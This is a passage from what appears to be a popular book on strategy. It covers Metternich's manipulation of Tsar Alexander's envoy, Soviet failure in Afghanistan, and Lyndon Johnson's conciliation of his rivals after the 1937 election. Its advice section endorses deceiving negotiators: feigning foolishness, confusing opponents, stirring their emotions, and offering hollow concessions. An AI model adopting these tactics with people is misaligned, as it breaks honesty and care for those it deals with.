A few days later, Metternich called Taticheff in again. He looked uncomfortable, even pained: the Turks, he said, had just sent him a note claiming that the Russians were behind the trouble in Greece and asking him to convey to the czar their determination to fight to the death to hold on to what was theirs. In solemn tones suggesting that he was angry at the Turks' lack of diplomacy, Metternich said he thought it beneath his country's dignity to pass this disgraceful message to the czar. He added that the Austrians considered Russia their staunchest ally and would support Russia's conditions for resolving the crisis. Finally, if the Turks refused to concede, Austria would break off relations with them.

Taticheff was quite moved by this sudden emotional display of solidarity. Perhaps the Russians had misread the prince--perhaps he was really on their side. Fearing that d'Istria would misunderstand, Taticheff reported this meeting to the czar alone. A few days later, Alexander responded that from now on, Taticheff was to report only to him; d'Istria was to be excluded from the negotiations.

The pace of the meetings with Metternich picked up. Somehow the two men discussed only diplomatic solutions to the crisis; Russia's right to intervene in Greece militarily was no longer mentioned. Finally, Metternich invited the czar to attend a conference on the question in Verona, Italy, a few months later. Here Russia would lead the debate on how best to settle the matter; it would be at the center of attention, with the czar rightly celebrated as Europe's savior in the crusade against

revolution. The czar happily agreed to attend.

Back in St. Petersburg, d'Istria fumed and ranted to anyone who would listen, but shortly after Taticheff got home, the Russian foreign minister was kicked out of office for good. And at the later conference in Verona, just as he had predicted, the Greek crisis was resolved in precisely the way that best served Austria's interests. The czar was the star of the show, but apparently he did not care or notice that he had signed a document essentially precluding Russia from intervening unilaterally in the Balkans, thereby conceding a right insisted upon by every Russian leader since Peter the Great. Metternich had won the war with d'Istria more completely than the former minister had ever imagined possible.

Interpretation

Metternich's goal was always a settlement that would best serve Austria's long-term interests. Those interests, he decided, involved not just preventing Russian intervention in Greece but maneuvering the czar into permanently relinquishing the right to send troops into the Balkans, an enduring source of instability in Europe. So Metternich looked at the relative forces on both sides. What leverage did he have over the Russians? Very little; in fact, he had the weaker hand. But Metternich possessed a trump card: his years-long study of the czar's rather strange personality. Alexander was a highly emotional man who would act only in a state of exaltation; he had to turn everything into a crusade. So, right at the beginning of the crisis, Metternich planted the seed that the real crusade here was one not of Christians against Turks but of monarchies against revolution.

Metternich also understood that his main enemy was d'Istria and that he would have to drive a wedge between d'Istria and the czar. So he lured an envoy to Vienna. In one-on-one negotiations, Metternich was a chess player on the grand-master level. With Taticheff as with so many others, he first lowered his opponent's suspicions by playing the foppish, even dim-witted aristocrat. Next he drew out the negotiations, miring them in abstract, legalistic discussions. That made him seem even more stupid, further misleading Taticheff but also confusing and irritating him. A confused and riled negotiator is prone to make mistakes--such as reveal too much about what he is after, always a fatal error. A confused negotiator is also more easily seduced by emotional demonstrations. In this case Metternich used the note from the Turks to stage a little drama in which he appeared to reveal a sudden change in his sympathies. That put Taticheff--and through him the czar--completely under his spell.

From then on, it was child's play to reframe the discussion to suit Metternich's purpose. The offer to stage a conference at which the czar would shine was dazzling and alluring, and it also seemed to offer Russia the chance of greater influence in European affairs (one of Alexander's deepest desires). In fact the result was the opposite: Alexander ended up signing a document that cut Russia out of the Balkans--Metternich's goal all along. Knowing how easily people are seduced by appearances, the Austrian minister gave the czar the appearance of power (being the center of attention at the conference), while he himself retained its substance (having the signed document). It is what the Chinese call giving someone a gaudy piece of painted tile in exchange for jade.

As Metternich so often demonstrated, success in negotiation depends on the level of preparation. If you enter with vague notions as to what you want, you will find yourself shifting from position to position depending on what the other side brings to the table. You may drift to a position that seems appropriate but does not serve your interests in the end. Unless you carefully analyze what leverage you have, your maneuvers are likely to be counterproductive.

Before anything else you must anchor yourself by determining with utmost clarity your long-term goals and the leverage you have for reaching them. That clarity will keep you patient and calm. It will also let you toss people meaningless concessions that seem generous but actually come cheap, for

they do not hurt your real goals. Before the negotiations begin, study your opponents. Uncovering their weaknesses and unfulfilled desires will give you a different kind of leverage: the ability to confuse them, make them emotional, seduce them with pieces of tile. If possible, play a bit of the fool: the less people understand you and where you are headed, the more room you have to maneuver them into corners.

Everyone wants something without having any idea how to obtain it, and the really intriguing aspect of the situation is that nobody quite knows how to achieve what he desires. But because I know what I want and what the others are capable of *I am completely prepared.*

--Prince Klemens von Metternich (1773-1859)

KEYS TO WARFARE

Conflict and confrontation are generally unpleasant affairs that churn up unpleasant emotions. Out of a desire to avoid such unpleasantness, people will often try to be nice and conciliatory to those around them, in the belief that that will elicit the same response in return. But so often experience proves this logic to be wrong: over time, the people you treat nicely will take you for granted. They will see you as weak and exploitable. Being generous does not elicit gratitude but creates either a spoiled child or someone who resents behavior perceived as charity.

In gratitude for his acquittal, Orestes dedicated an altar to Warlike Athene; but the Erinnyes threatened, if the judgement were not reversed, to let fall a drop of their own hearts' blood which would bring barrenness upon the soil, blight the crops, and destroy all the offspring of Athens. Athene nevertheless soothed their anger by flattery: acknowledging them to be far wiser than herself, she suggested that they should take up residence in a grotto at Athens, where they would gather such throngs of worshippers as they could never hope to find elsewhere. Hearth-altars proper to Underworld deities should be theirs, as well as sober sacrifices, torchlight libations, first-fruits offered after the consummation of marriage or the birth of children, and even seats in the Erechtheum. If they accepted this invitation she would decree that no house where worship was withheld from them might prosper; but they, in return, must undertake to invoke fair winds for her ships, fertility for her land, and fruitful marriages for her people--also rooting out the impious, so that she might see fit to grant Athens victory in war. The Erinnyes, after a short deliberation, graciously agreed to these proposals.

THE GREEK MYTHS, VOL. 2, ROBERT GRAVES, 1955

Those who believe against the evidence that niceness breeds niceness in return are doomed to failure in any kind of negotiation, let alone in the game of life. People respond in a nice and conciliatory way only when it is in their interest and when they have to do so. Your goal is to create that imperative by making it painful for them to fight. If you ease up the pressure out of a desire to be conciliatory and gain their trust, you only give them an opening to procrastinate, deceive, and take advantage of your niceness. That is human nature. Over the centuries those who have fought wars have learned this lesson the hard way.

When nations have violated this principle, the results are often tragic. In June 1951, for example, the U.S. military halted its extremely effective offensive against the Chinese People's Liberation Army in Korea because the Chinese and the North Koreans had signaled they were ready to negotiate. Instead they drew out the talks as long as they could while they recovered their forces and strengthened their defenses. When the negotiation failed and the war was resumed, the American

forces found that their battlefield advantage was lost. This pattern was repeated in the Vietnam War and to some extent in the Gulf War of 1991 as well. The Americans acted partly out of a desire to reduce casualties, partly to be seen as trying to bring these wars to an end as soon as possible, to appear conciliatory. What they did not realize was that the enemy's incentive to negotiate in good faith was lost in the process. In this case, trying to be conciliatory and save lives led to much longer wars, more bloodshed, real tragedy. Had the United States continued to advance in Korea in 1951, it could have compelled the Koreans and Chinese to negotiate on its own terms; had it continued its bombing campaigns in Vietnam, it could have forced the North Vietnamese to negotiate instead of procrastinate; had it continued its march all the way to Baghdad in 1991, it could have forced Saddam Hussein out of office as a condition of peace, preventing a future war and saving countless lives.

The lesson is simple: by continuing to advance, by keeping up unrelenting pressure, you force your enemies to respond and ultimately to negotiate. If you advance a little further every day, attempts to delay negotiation only make their position weaker. You are demonstrating your resolve and determination, not through symbolic gestures but by administering real pain. You do not continue to advance in order to grab land or possessions but to put yourself in the strongest possible position and win the war. Once you have forced them to settle, you have room to make concessions and give back some of what you've taken. In the process you might even seem nice and conciliatory.

Sometimes in life you will find yourself holding the weak hand, the hand without any real leverage. At those times it is even more important to keep advancing. By demonstrating strength and resolve and maintaining the pressure, you cover up your weaknesses and gain footholds that will let you manufacture leverage for yourself.

In June 1940, shortly after the German blitzkrieg had destroyed France's defenses and the French government had surrendered, General Charles de Gaulle fled to England. He hoped to establish himself there as the leader of Free France, the legitimate government in exile, as opposed to the German-dominated Vichy government that now ruled much of the country. The odds were stacked heavily against de Gaulle: he had never been a high-profile figure within France. Many better-known French soldiers and politicians could claim the role he wanted; he had no leverage to make the allies recognize him as the leader of Free France, and without their recognition he would be powerless.

From the beginning de Gaulle ignored the odds and presented himself to one and all as the only man who could save France after its disgraceful surrender. He broadcast stirring speeches to France over the radio. He toured England and the United States, making a show of his sense of purpose, casting himself as a kind of latter-day Joan of Arc. He made important contacts within the French Resistance. Winston Churchill admired de Gaulle but often found him unbearably arrogant, and Franklin Roosevelt despised him; time and again the two leaders tried to persuade him to accept shared control of Free France. But his response was always the same: he would not compromise. He would not accept anything less than sole leadership. In negotiating sessions he was downright rude, to the point where he would sometimes walk out, making it clear that for him it was all or nothing.

Churchill and Roosevelt cursed de Gaulle's name, ruing the day they had let him take any position at all. They even talked about demoting him and forcing him out of the picture. But they always backed down, and in the end they gave him what he wanted. To do otherwise would mean a public scandal in delicate times and would disrupt their relations with the French underground. They would be demoting a man whom much of the public had come to revere.

Understand: if you are weak and ask for little, little is what you will get. But if you act strong, making firm, even outrageous demands, you will create the opposite impression: people will think that your confidence must be based on something real. You will earn respect, which in turn will translate into leverage. Once you are able to establish yourself in a stronger position, you can take this further by refusing to compromise, making it clear that you are willing to walk away from the table--an

effective form of coercion. The other side may call your bluff, but you make sure there's a price to pay for this--bad publicity, for instance. And if in the end you do compromise a little, it will still be a lot less than the compromises they would have forced on you if they could.

The great British diplomat and writer Harold Nicholson believed there were two kinds of negotiators: warriors and shopkeepers. Warriors use negotiations as a way to gain time and a stronger position. Shopkeepers operate on the principle that it is more important to establish trust, to moderate each side's demands and come to a mutually satisfying settlement. Whether in diplomacy or in business, the problem arises when shopkeepers assume they are dealing with another shopkeeper only to find they are facing a warrior.

It would be helpful to know beforehand which kind of negotiator you face. The difficulty is that skillful warriors will make themselves masters of disguise: at first they will seem sincere and friendly, then will reveal their warrior nature when it is too late. In resolving a conflict with an enemy you do not know well, it is always best to protect yourself by playing the warrior yourself: negotiate while advancing. There will always be time to back off and fix things if you go too far. But if you fall prey to a warrior, you will be unable to recoup anything. In a world in which there are more and more warriors, you must be willing to wield the sword as well, even if you are a shopkeeper at heart.




Image: The Big Stick. You may speak softly and nicely, but the other side sees that you hold something fearsome in your hand. He does not have to feel the actual pain of it striking his head; he knows the stick is there, that it is not going away, that you have used it before, and that it hurts. Better to end the argument and negotiate a settlement, at whatever price, than risk a painful thwack.

Authority: Let us not consider ourselves victorious until the day *after* battle, nor defeated until four days later.... Let us always carry the sword in one hand and the olive branch in the other, always ready to negotiate but negotiating only while advancing.

--Prince Klemens von Metternich (1773-1859)

REVERSAL

In negotiation as in war, you must not let yourself get carried away: there is a danger in advancing too far, taking too much, to the point where you create an embittered enemy who will work for revenge. So it was after World War I with the Allies, who imposed such harsh conditions on Germany in negotiating the peace that they arguably laid the foundations for World War II. A century earlier, on the other hand, when Metternich negotiated, it was always his goal to prevent the other side from feeling wronged. Your purpose in any settlement you negotiate is never to satisfy greed or to punish the other side but to secure your own interests. In the long run, a punitive settlement will only win you insecurity.

KNOW HOW TO END THINGS

THE EXIT STRATEGY

You are judged in this world by how well you bring things to an end. A messy or incomplete conclusion can reverberate for years to come, ruining your reputation in the process. The art of ending things well is knowing when to stop, never going so far that you exhaust yourself or create bitter enemies that embroil you in conflict in the future. It also entails ending on the right note, with energy and flair. It is not a question of simply winning the war but the way you win it, the way your victory sets you up for the next round. The height of strategic wisdom is to avoid all conflicts and entanglements from which there are no realistic exits.

NO EXIT

For the most senior members of the Soviet Politburo--General Secretary Leonid Brezhnev, KGB head Yuri Andropov, and Defense Minister Dmitri Ustinov--the late 1960s and early '70s seemed a golden era. These men had survived the nightmare of the Stalin years and the bumbling reign of Khrushchev. Now, finally, there was some stability in the Soviet empire. Its satellite states in Eastern Europe were relatively docile, particularly after an uprising in Czechoslovakia in 1968 had been squashed. Its archnemesis, the United States, had received a black eye from the Vietnam War. And, most promising of all, the Russians had slowly been able to expand their influence in the Third World. The future looked bright.

> *If one overshoots the goal, one cannot hit it. If a bird will not come to its nest but flies higher and higher, it eventually falls into the hunter's net. He who in times of extraordinary salience of small things does not know how to call a halt, but restlessly seeks to press on and on, draws upon himself misfortune at the hands of gods and men, because he deviates from the order of nature.*
>
> *THE I CHING*, CHINA, CIRCA EIGHTH CENTURY B.C.

A key country in the Russians' plans for expansion was Afghanistan, on their southern border. Afghanistan was rich in natural gas and other minerals and had ports on the Indian Ocean; to make it a Soviet satellite would be a dream come true. The Russians had been insinuating themselves into the country since the 1950s, helping to train its army, building the Salang Highway from Kabul north to the Soviet Union, and trying to modernize this backward nation. All was going according to plan until the early to mid 1970s, when Islamic fundamentalism began to become a political force across Afghanistan. The Russians saw two dangers: first, that the fundamentalists would come to power and, seeing communism as godless and loathsome, would cut off ties with the Soviets; and second, that fundamentalist unrest would spill over from Afghanistan into the southern Soviet Union, which had a large Islamic population.

In 1978, to prevent such a nightmare scenario, Brezhnev secretly supported a coup that brought the Afghan Communist Party to power. But the Afghan Communists were hopelessly factionalized, and only after a long power struggle did a leader emerge: Hafizullah Amin, whom the Soviets distrusted. On top of that, the Communists were not popular in Afghanistan, and Amin resorted to the most brutal means to maintain his party's power. This only fed the fundamentalist cause. All around the country, insurgents--the mujahideen--began to rebel, and thousands of Afghan soldiers defected from the army to them.

By December 1979 the Communist government in Afghanistan was on the verge of collapse. In Russia the senior members of the Politburo met to discuss the crisis. To lose Afghanistan would be a devastating blow and a source of instability after so much progress had been made. They blamed Amin for their problems; he had to go. Ustinov proposed a plan: Repeating what the Soviets had done in quelling rebellions in Eastern Europe, he advocated a lightning strike by a relatively small Soviet force that would secure Kabul and the Salang Highway. Amin would then be ousted, and a Communist named Babrak Karmal would take his place. The Soviet army would assume a low profile, and the Afghan army would be beefed up to take over from it. During the course of some ten years, Afghanistan would be modernized and would slowly become a stable member of the Soviet Bloc. Blessed with peace and prosperity, the Afghan people would see the great benefits of socialism and embrace it.

A few days after the meeting, Ustinov presented his plan to the army's chief of staff, Nikolai Orgakov. Told that the invading army would not exceed 75,000 men, Orgakov was shocked: that force, he said, was far too small to secure the large, mountainous expanses of Afghanistan, a very different world from Eastern Europe. Ustinov countered that a giant invading force would generate bad publicity for the Soviets in the Third World and would give the insurgents a rich target. Orgakov responded that the fractious Afghans had a tradition of suddenly uniting to throw out an invader--and that they were fierce fighters. Calling the plan reckless, he said it would be better to attempt a political solution to the problem. His warnings were ignored.

The plan was approved by the Politburo and on December 24 was put in motion. Some Red Army forces flew into Kabul while others marched down the Salang Highway. Amin was quietly taken away and killed while Karmal was shuffled into power. Condemnation poured in from all over the world, but the Soviets figured that would eventually die down--it usually did.

In February 1980, Andropov met with Karmal and instructed him on the importance of winning the support of the Afghan masses. Presenting a plan for that purpose, he also promised aid in money and expertise. He told Karmal that once the borders were secured, the Afghan army built up, and the people reasonably satisfied with the government, Karmal should politely *ask* the Soviets to leave.

Solitudinem faciunt pacem appellant (They create desolation and call it peace).

TACITUS, CIRCA A.D. 55-CIRCA 120

The invasion itself went more easily than the Soviets had expected, and for this military phase their leaders could confidently declare "mission accomplished." But within weeks of Andropov's visit, they had to adjust this assessment: the mujahideen were not intimidated by the Soviet army, as the Eastern Europeans had been. In fact, since the invasion their power only seemed to grow, their ranks swelling with both Afghan recruits and outsiders. Ustinov funneled more soldiers into Afghanistan and ordered a series of offensives in parts of the country that were sheltering the mujahideen. The Soviets' first major operation was that spring, when they moved into the Kunar Valley with heavy weaponry, leveling entire villages and forcing the inhabitants to flee to refugee camps in Pakistan. Having cleared the area of rebels, they withdrew.

A few weeks later, reports came in that the mujahideen had quietly returned to the Kunar Valley. All the Soviets had done was leave the Afghans more embittered and enraged, making it easier for the mujahideen to recruit. But what could the Soviets do? To let the rebels alone was to give the mujahideen the time and space to grow more dangerous, yet the army was too small to occupy whole regions. Its answer was to repeat its police operations again and again, but with more violence, hoping to intimidate the Afghans--but, as Orgakov had predicted, this only emboldened them.

ALL'S WELL THAT ENDS WELL:
still the fine's the crown; Whate'er the course, the end is the renown.

ALL'S WELL THAT ENDS WELL, WILLIAM SHAKESPEARE, 1564-1616

Ten thousand Muslims then marched through the mountain valleys upon Mecca. Muhammad divided his force into four columns.... Muhammad gave strict orders that no violence was to be used. His own tent was pitched on high ground immediately overlooking the town. Eight years before, he had fled from Mecca under cover of darkness, and lain hidden three days in a cave on Mount Thor, which from his tent he could now see rising beyond the city. Now ten thousand warriors were ready to obey his least command and his native town lay helpless at his feet. After a brief rest, he remounted his camel and entered the town, reverently touched the black stone and performed the seven ritual circuits of the kaaba.... Muhammad the Conqueror was not vindictive. A general amnesty was proclaimed, from which less than a dozen persons were excluded, only four being actually executed. Ikrima, the son of Abu Jahal, escaped to the Yemen, but his wife appealed to the Apostle, who agreed to forgive him.... The Muslim occupation of Mecca was thus virtually bloodless. The fiery Khalid ibn al Waleed killed a few people at the southern gate and was sharply reprimanded by Muhammad for doing so. Although the Apostle had himself been persecuted in the city and although many of his bitterest opponents were still living there, he won all hearts by his clemency on his day of triumph. Such generosity, or statesmanship, was particularly remarkable among Arabs, a race to whom revenge has always been dear. His success had been won by policy and diplomacy rather than by military action. In an age of violence and bloodshed, he had realized that ideas are more powerful than force.

THE GREAT ARAB CONQUESTS, JOHN BAGOT GLUBB, 1963

Meanwhile Karmal initiated programs to teach literacy, to give more power to women, to develop and modernize the country--all to peel off support from the rebels. But the Afghans preferred their traditional way of life by a vast majority, and the Communist Party's attempts to expand its influence had the opposite effect.

Most ominous of all, Afghanistan quickly became a magnet for other countries eager to exploit the situation there against the Soviets. The United States in particular saw an opportunity to revenge itself on Russia for supplying the North Vietnamese during the Vietnam War. The CIA funneled vast sums of money and materiel to the mujahideen. In neighboring Pakistan, President Zia ul-Haq viewed the invasion as a gift from heaven: having come to power a few years earlier in a military coup, and having recently earned worldwide condemnation by executing his prime minister, Zia saw a way to gain favor with both the United States and the Arab nations by allowing Pakistan to serve as a base for the mujahideen. The Egyptian president Anwar Sadat, who had recently signed a controversial peace treaty with Israel, likewise saw a golden opportunity to shore up his Islamic support by sending aid to fellow Muslims.

With Soviet armies stretched thin in Eastern Europe and around the world, Ustinov refused to send in more men; instead he armed his soldiers with the latest weaponry and worked to enlarge and strengthen the Afghan army. But none of this translated into progress. The mujahideen improved their ambushes of Soviet transports and used the latest Stinger missiles acquired from the Americans to great effect. Years passed, and morale in the Soviet army dropped precipitously: the soldiers felt the hatred of the local population and were stuck guarding static positions, never knowing when the next ambush would come. Abuse of drugs and alcohol became widespread.

As the costs of the war rose, the Russian public began to turn against it. But the Soviet leaders

could not afford to pull out: besides creating a dangerous power vacuum in Afghanistan, that would deliver a sharp blow to their global reputation as a superpower. And so they stayed, each year supposedly the last. The senior members of the Politburo slowly died off--Brezhnev in 1982, Andropov and Ustinov in 1984--without seeing the slightest progress.

In 1985, Mikhail Gorbachev became general secretary of the Soviet Union. Having opposed the war from the beginning, Gorbachev started phased withdrawals of troops from Afghanistan. The last soldiers left early in 1989. In all, over 14,000 Soviet soldiers died in the conflict, but the hidden costs--to the delicate Russian economy, to the people's slender faith in their government--were far greater. Only a few years later, the entire system would come tumbling down.

Interpretation

The great German general Erwin Rommel once made a distinction between a gamble and a risk. Both cases involve an action with only a chance of success, a chance that is heightened by acting with boldness. The difference is that with a risk, if you lose, you can recover: your reputation will suffer no long-term damage, your resources will not be depleted, and you can return to your original position with acceptable losses. With a gamble, on the other hand, defeat can lead to a slew of problems that are likely to spiral out of control. With a gamble there tend to be too many variables to complicate the picture down the road if things go wrong. The problem goes further: if you encounter difficulties in a gamble, it becomes harder to pull out--you realize that the stakes are too high; you cannot afford to lose. So you try harder to rescue the situation, often making it worse and sinking deeper into a hole that you cannot get out of. People are drawn into gambles by their emotions: they see only the glittering prospects if they win and ignore the ominous consequences if they lose. Taking risks is essential; gambling is foolhardy. It can be years before you recover from a gamble, if you recover at all.

The invasion of Afghanistan was a classic gamble. The Soviets were drawn in by the irresistible lure of possessing a client state in the region. Dazzled by that prospect, they ignored the reality: the mujahideen and outside powers had too much at stake to ever allow the Soviets to leave behind a secure Afghanistan. There were too many variables beyond their control: the actions of the United States and Pakistan, the mountainous border areas impossible to seal off, and more. An occupying army in Afghanistan involved a double bind: the larger the military presence, the more it would be hated, and the more it was hated, the larger it would have to be to protect itself, and so on indefinitely.

Yet the Soviets took their gamble and made their mess. Now, too late, they realized that the stakes had been raised: to pull out--to lose--would be a devastating blow to their prestige. It would mean the expansion of American interests and a cancerous insurgency on their border. Since they should never have invaded in the first place, they had no rational exit strategy. The best they could do would be to cut their losses and run--but that is nearly impossible with a gamble, for gambling is governed by emotions, and once the emotions are engaged, it is difficult to retreat.

The worst way to end anything--a war, a conflict, a relationship--is slowly and painfully. The costs of such an ending run deep: loss of self-confidence, unconscious avoidance of conflict the next time around, the bitterness and animosity left breeding--it is all an absurd waste of time. Before entering any action, you must calculate in precise terms your exit strategy. How exactly will the engagement end, and where it will leave you? If the answers to those questions seem vague and full of speculation, if success seems all too alluring and failure somewhat dangerous, you are more than likely taking a gamble. Your emotions are leading you into a situation that could end up a quagmire.

Before that happens, catch yourself. And if you do find you have made this mistake, you have only two rational solutions: either end the conflict as quickly as you can, with a strong, violent blow aimed to win, accepting the costs and knowing they are better than a slow and painful death, or cut

your losses and quit without delay. Never let pride or concern for your reputation pull you farther into the morass; both will suffer far greater blows by your persistence. Short-term defeat is better than long-term disaster. Wisdom is knowing when to end.

Aut non tentaris, aut perfice (Either don't attempt it, or carry it through to the end).

OVID, 43 B.C.-A.D. 17

To go too far is as bad as to fall short.

--Confucius (551?-479 B.C.)

ENDING AS BEGINNING

As a young man, Lyndon B. Johnson had just one dream: to climb the ladder of politics and become president. When Johnson was in his mid-twenties, the goal was starting to seem unreachable. A job as the secretary of a Texas congressman had allowed him to meet and make an impression on President Franklin D. Roosevelt, who had named him the Texas director of the National Youth Administration, a post promising excellent political connections. But Texas voters were extremely loyal, often returning congressmen to their seats for decades, or until they died. Johnson urgently wanted a seat in Congress. If he did not get one soon enough, he would be too old to climb the ladder, and he burned with ambition.

On February 22, 1937, out of the blue, the chance of a lifetime opened up: the Texas congressman James Buchanan suddenly died. The seat he left empty, that of Texas's Tenth District, was a rare opportunity, and the state's eligible political heavyweights immediately threw their hats in the ring. The many contenders included Sam Stone, a popular county judge; Shelton Polk, an ambitious young Austin attorney; and C. N. Avery, Buchanan's former campaign manager, the favorite to win. Avery had the support of Tom Miller, mayor of Austin, the Tenth District's only large city. With Miller's backing he could count on almost enough votes to win the election.

Johnson was faced with a terrible predicament. If he entered the race, the odds would be absurdly against him: he was young--only twenty-eight--and in the district he was unknown and poorly connected. A bad loss would damage his reputation and set him far back on the road to his long-term goal. If he chose not to run, on the other hand, he might wait ten years for another chance. With all this in mind, he threw caution to the winds and entered the race.

Indeed, deepening study of past experience leads to the conclusion that nations might often have come nearer to their object by taking advantage of a lull in the struggle to discuss a settlement than by pursuing the war with the aim of "victory." History reveals, also, that in many cases a beneficial peace could have been obtained if the statesmen of the warring nations had shown more understanding of the elements of psychology in their peace "feelers." Their attitude has commonly been too akin to that seen in the typical domestic quarrel; each party is afraid to appear yielding, with the result that when one of them shows any inclination towards conciliation this is usually expressed in language that is too stiff, while the other is apt to be slow to respond--partly from pride or obstinacy and partly from a tendency to interpret such a gesture as a sign of weakening when it may be a sign of returning common sense. Thus the fateful moment passes, and conflict continues--to the common damage. Rarely does a continuation serve any good purpose where the two parties are bound to go on living under the same roof. This applies even more to modern war than to domestic conflict, since the industrialization of nations has made their fortunes inseparable.

Johnson's first step was to call to his side the dozens of young men and women whom he had helped or hired over the years. His campaign strategy was simple: he would separate himself from the other contenders by presenting himself as Roosevelt's staunchest supporter. A vote for Johnson was a vote for the president, the popular architect of the New Deal. And since Johnson could not compete in Austin, he decided to aim his army of volunteers at the countryside, the sparsely populated Hill Country. This was the district's poorest area, a place where candidates rarely ventured. Johnson wanted to meet every last farmer and sharecropper, shake every possible hand, win the votes of people who had never voted before. It was the strategy of a desperate man who recognized that this was his best and only chance for victory.

One of Johnson's most loyal followers was Carroll Keach, who would serve as his chauffeur. Together the two men drove every square mile of the Hill Country, tracing every dirt path and cow trail. Spotting some out-of-the-way farmhouse, Johnson would get out of the car, walk to the door, introduce himself to the startled inhabitants, listen patiently to their problems, then leave with a hearty handshake and a gentle plea for their vote. Convening meetings in dusty towns consisting mainly of a church and a gas station, he would deliver his speech, then mingle with the audience and spend at least a few minutes with everyone present. He had an incredible memory for faces and names: if he happened to meet the same person twice, he could recall everything he or she had said the first time around, and he often impressed strangers by knowing someone who knew them. He listened intensely and was always careful to leave people with the feeling that they would see him again, and that if he won they would finally have someone looking out for their interests in Washington. In bars, grocery stores, and gas stations all through the Hill Country, he would talk with the locals as if he had nothing else to do. On leaving he would make sure to buy something--candy, groceries, gasoline--a gesture they greatly appreciated. He had the gift of creating a connection.

As the race ran on, Johnson went days without sleep, his voice turning hoarse, his eyes drooping. As Keach drove the length of the district, he would listen in amazement as the exhausted candidate in the car muttered to himself about the people he had just met, the impression he had made, what he could have done better. Johnson never wanted to seem desperate or patronizing. It was that last handshake and look in the eye that mattered.

The polls were deceptive: they continued to show Johnson behind, but he knew he had won votes that no poll would register. And in any case he was slowly catching up--by the last week he had crept into third place. Now, suddenly, the other candidates took notice. The election turned nasty: Johnson was attacked for his youth, for his blind support of Roosevelt, for anything that could be dug up. Trying to win a few votes in Austin, Johnson came up against the political machine of Mayor Miller, who disliked him and did everything possible to sabotage his campaign. Undeterred, Johnson personally visited the mayor several times in that last week to broker some kind of truce. But Miller saw through his charm. His personal appeal might have won over the district's poorest voters, but the other candidates saw a different side of him: he was ruthless and capable of slinging mud. As he rose in the polls, he made more and more enemies.

If you concentrate exclusively on victory, with no thought for the after-effect, you may be too exhausted to profit by the peace, while it is almost certain that the peace will be a bad one, containing the germs of another war. This is a lesson supported by abundant experience.

On Election Day, Johnson pulled off one of the greatest upsets in American political history, outdistancing his nearest rival by three thousand votes. Exhausted by the grueling pace he had set, he was hospitalized, but the day after his victory he was back at work--he had something extremely important to do. From his hospital bed, Johnson dictated letters to his rivals in the race. He congratulated them for running a great campaign; he also described his own victory as a fluke, a vote for Roosevelt more than for himself. Learning that Miller was visiting Washington, Johnson telegraphed his connections in the city to chaperone the mayor and treat him like royalty. As soon as Johnson left the hospital, he paid visits to his rivals and acted with almost embarrassing humility. He even befriended Polk's brother, driving him around town to run errands.

A mere eighteen months later, Johnson had to stand for reelection, and these onetime opponents and bitter enemies suddenly turned into the most fervent Johnson believers, donating money, even campaigning on his behalf. And Mayor Miller, the one man who had hated Johnson the most, now became his strongest supporter and remained so for years to come.

Interpretation

For most of us, the conclusion of anything--a project, a campaign, an attempt at persuasion--represents a kind of wall: our work is done, and it is time to tally our gains and losses and move on. Lyndon Johnson looked at the world much differently: an ending was not like a wall but more like a door, leading to the next phase or battle. What mattered to him was not gaining a victory but where it left him, how it opened onto the next round. What good would it do to win the election of 1937 if he were thrown out of office eighteen months later? That would be a devastating setback to his dream of the presidency. If, after the election, he had basked in his moment of triumph, he would have sown the seeds of failure in the next election. He had made too many enemies--if they didn't run against him in 1938, they would stir up trouble while he was away in Washington. So Johnson immediately worked to win these men over, whether with charm, with meaningful gestures, or with clever appeals to their self-interest. He kept his eye on the future, and on the kind of success that would keep him moving forward.

It is even possible that the attacker, reinforced by the psychological forces peculiar to attack, will in spite of his exhaustion find it less difficult to go on than to stop--like a horse pulling a load uphill. We believe that this demonstrates without inconsistency how an attacker can overshoot the point at which, if he stopped and assumed the defensive, there would still be a chance of success--that is, of equilibrium. It is therefore important to calculate this point correctly when planning the campaign. An attacker may otherwise take on more than he can manage and, as it were, get into debt; a defender must be able to recognize this error if the enemy commits it, and exploit it to the full. In reviewing the whole array of factors a general must weigh before making his decision, we must remember that he can gauge the direction and value of the most important ones only by considering numerous other possibilities--some immediate, some remote. He must guess, *so to speak: guess whether the first shock of battle will steel the enemy's resolve and stiffen his resistance, or whether, like a Bologna flask, it will shatter as soon as its surface is scratched; guess the extent of debilitation and paralysis that the drying-up of the particular sources of supply and the severing of certain lines of communication will cause in the enemy; guess whether the burning pain of the injury he has been dealt will make the enemy collapse with exhaustion or, like a wounded bull, arouse his rage; guess whether the other powers will be frightened or indignant, and whether and which political alliances will be dissolved or formed. When we realize that he must hit upon all this and much more by means of his discreet judgement, as a marks-man hits a target, we must admit that such an accomplishment of the human mind is no small achievement. Thousands of*

wrong turns running in all directions tempt his perception; and if the range, confusion and complexity of the issues are not enough to overwhelm him, the dangers and responsibilities may. This is why the great majority of generals will prefer to stop well short of their objective rather than risk approaching it too closely, and why those with high courage and an enterprising spirit will often overshoot it and so fail to attain their purpose. Only the man who can achieve great results with limited means has really hit the mark.

ON WAR, CARL VON CLAUSEWITZ, 1780-1831

Johnson used the same approach in his efforts to win over voters. Instead of trying to persuade people to support him with speeches and fancy words (he was not a good orator anyway), he focused on the feeling he left people with. He knew that persuasion is ultimately a process of the emotions: words can sound nice, but if a politician leaves people suspecting him of being insincere, of merely plugging for votes, they will close off to him and forget him. So Johnson worked to establish an emotional connection with voters, and he would close his conversations with them with a hearty handshake and with a look in his eye, a tremor in his voice, that sealed the bond between them. He left them feeling that they would see him again, and he stirred emotions that would erase any suspicion he might be insincere. The end of the conversation was in fact a kind of beginning, for it stayed in their minds and translated into votes.

